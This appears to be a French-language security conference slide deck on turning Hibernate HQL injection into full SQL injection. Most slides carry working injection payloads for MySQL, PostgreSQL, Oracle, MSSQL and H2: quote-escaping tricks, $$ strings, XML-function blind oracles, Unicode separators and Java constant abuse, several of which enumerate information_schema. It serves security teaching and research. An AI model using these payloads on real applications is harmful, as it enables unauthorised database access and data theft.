



HQLi => SQLi

C'est une flèche...

Parce réellement, SQLi > HQLi

SQLi == bonheur :)

Présenté par : Sideni (Félix Charette)



ORM

- Langage agnostique du DBMS
- Traduction vers un dialect spécifique (Access, MySQL, MSSQL, PostgreSQL, SQLite, etc.)
- Fonctionnalités limitées au CRUD (Create, Read, Update, Delete)
- Mappage fait sur des objets

HQLi

- !subqueries sur des éléments non-mappés
- !commentaires
- !enumération
- !Union
- !de plaisir...





Traduction en SQL

01 Ce qui n'est pas supporté est retiré de la requête finale

02 Les strings sont supportées (et les fonctions)

03 :lenny:




Échappement de caractères

Hibernate : WHERE col = 'Une p''tite bière';

MySQL : WHERE col = 'Une p\tite bière';

WHERE col = 'Une p''tite bière';





MySQL : Échappement de single quote

En HQL :

```
'GET_REKT\' OR 1337=(SELECT 1337)-- -'
```



MySQL : Échappement de single quote

En HQL :

```
'GET_REKT\' OR 1337=(SELECT 1337)-- -'
```

En MySQL :

```
'GET_REKT\' OR 1337=(SELECT 1337)-- -'
```



MySQL : Échappement de single quote

En HQL :

```
'GET_REKT\' OR 1337=(SELECT 1337)-- -'
```

En MySQL :

```
'GET_REKT\' OR 1337=(SELECT 1337)-- -'
```

```
'GET_REKT\' OR 1337=(SELECT SUBSTRING(table_name,1,1) FROM  
information_schema.tables LIMIT 1,1)-- -'
```




Strings entre \$\$

- PostgreSQL
- H2

Hibernate supporte une variable commençant par '\$'



Strings entre \$\$

En HQL:

```
Col = ' OR $$='$$=CONCAT(CHR(61),CHR(61)) AND 1337=(SELECT 1337)--  
_'
```



Strings entre \$\$

En HQL :

```
Col = ' ' OR $$='$$=CONCAT(CHR(61),CHR(61)) AND 1337=(SELECT 1337)--  
_'
```

En SQL :


```
Col = ' ' OR $$='$$=CONCAT(CHR(61),CHR(61)) AND 1337=(SELECT 1337)--  
_'
```



Fonctions magiques

- PostgreSQL
- Oracle

Hibernate permet l'appel de fonctions





Fonctions magiques

PostgreSQL :

- `QUERY_TO_XML()`

Oracle :

- `DBMS_XMLGEN.getxml()`

Devinez le paramètre que ces fonctions prennent !



Fonctions magiques (PostgreSQL)

Ça permet de savoir si la query retourne 0 ou plus que 0 résultats.

Utilisation:

```
Col = ' OR 1=array_upper(xpath('row',query_to_xml('SELECT "a" NOTRE  
CONDITION ICI',true,false,'')))) OR 'a
```



Fonctions magiques (Oracle)

Ça permet de savoir si la query retourne 0 ou plus que 0 résultats.

Utilisation:

```
Col = ' OR NVL(TO_CHAR(DBMS_XMLGEN.getxml('SELECT "a" NOTRE  
CONDITION ICI')),'1')!=1 OR 'a
```



Unicode

- MSSQL
- H2

Hibernate permet l'utilisation d'unicode dans les identifiants (variables et fonctions)





Unicode

Utilisation:

```
Col = '' OR  
1=LEN(%C2%A0(SELECT%C2%A0table_name%C2%A0FROM%C2%A0information_schema  
.tables%C2%A0LIMIT%C2%A01,1)) OR 'a
```


```
Col = '' OR 1=LEN( (SELECT table_name FROM information_schema.tables  
LIMIT 1,1)) OR 'a
```



Constantes Java

- PostgreSQL
- Oracle
- MSSQL
- DB2
- SQLite
- H2

Selon les chercheurs, MySQL ne fonctionne pas...





Constantes Java

- `org.apache.batik.util.XMLConstants.XML_CHAR_APOS` [Apache Batik]
- `com.ibm.icu.impl.PatternTokenizer.SINGLE_QUOTE` [ICU4J]
- `jodd.util.StringPool.SINGLE_QUOTE` [Jodd]
- `ch.qos.logback.core.CoreConstants.SINGLE_QUOTE_CHAR` [Logback]
- `cz.vutbr.web.csskit.OutputUtil.STRING_OPENING` [jStyleParser]
- `com.sun.java.help.impl.DocPConst.QUOTE` [JavaHelp]
- `org.eclipse.help.internal.webapp.utils.JSONHelper.QUOTE` [EclipseHelp]



Constantes Java

- `org.apache.batik.util.XMLConstants.XML_CHAR_APOS` [Apache Batik]
- `com.ibm.icu.impl.PatternTokenizer.SINGLE_QUOTE` [ICU4J]
- `jodd.util.StringPool.SINGLE_QUOTE` [Jodd]
- `ch.qos.logback.core.CoreConstants.SINGLE_QUOTE_CHAR` [Logback]
- `cz.vutbr.web.csskit.OutputUtil.STRING_OPENING` [jStyleParser]
- `com.sun.java.help.impl.DocPConst.QUOTE` [JavaHelp]
- `org.eclipse.help.internal.webapp.utils.JSonHelper.QUOTE` [EclipseHelp]



Constantes Java

Utilisation:

```
Col = 'blah' OR  
org.eclipse.help.internal.webapp.utils.JsonHelper.QUOTE *  
X('=CHAR(65) OR (SELECT * FROM information_schema.tables)-- -') OR  
'a'='
```

```
Col = 'blah' OR '' * X('=CHAR(65) OR (SELECT * FROM  
information_schema.tables)-- -') OR 'a'='
```



Références

<https://conference.hitb.org/hitbsecconf2016ams/materials/D2T2%20-%20Mikhail%20Egorov%20and%20Sergey%20Soldatov%20-%20New%20Methods%20for%20Exploiting%20ORM%20Injections%20in%20Java%20Applications.pdf>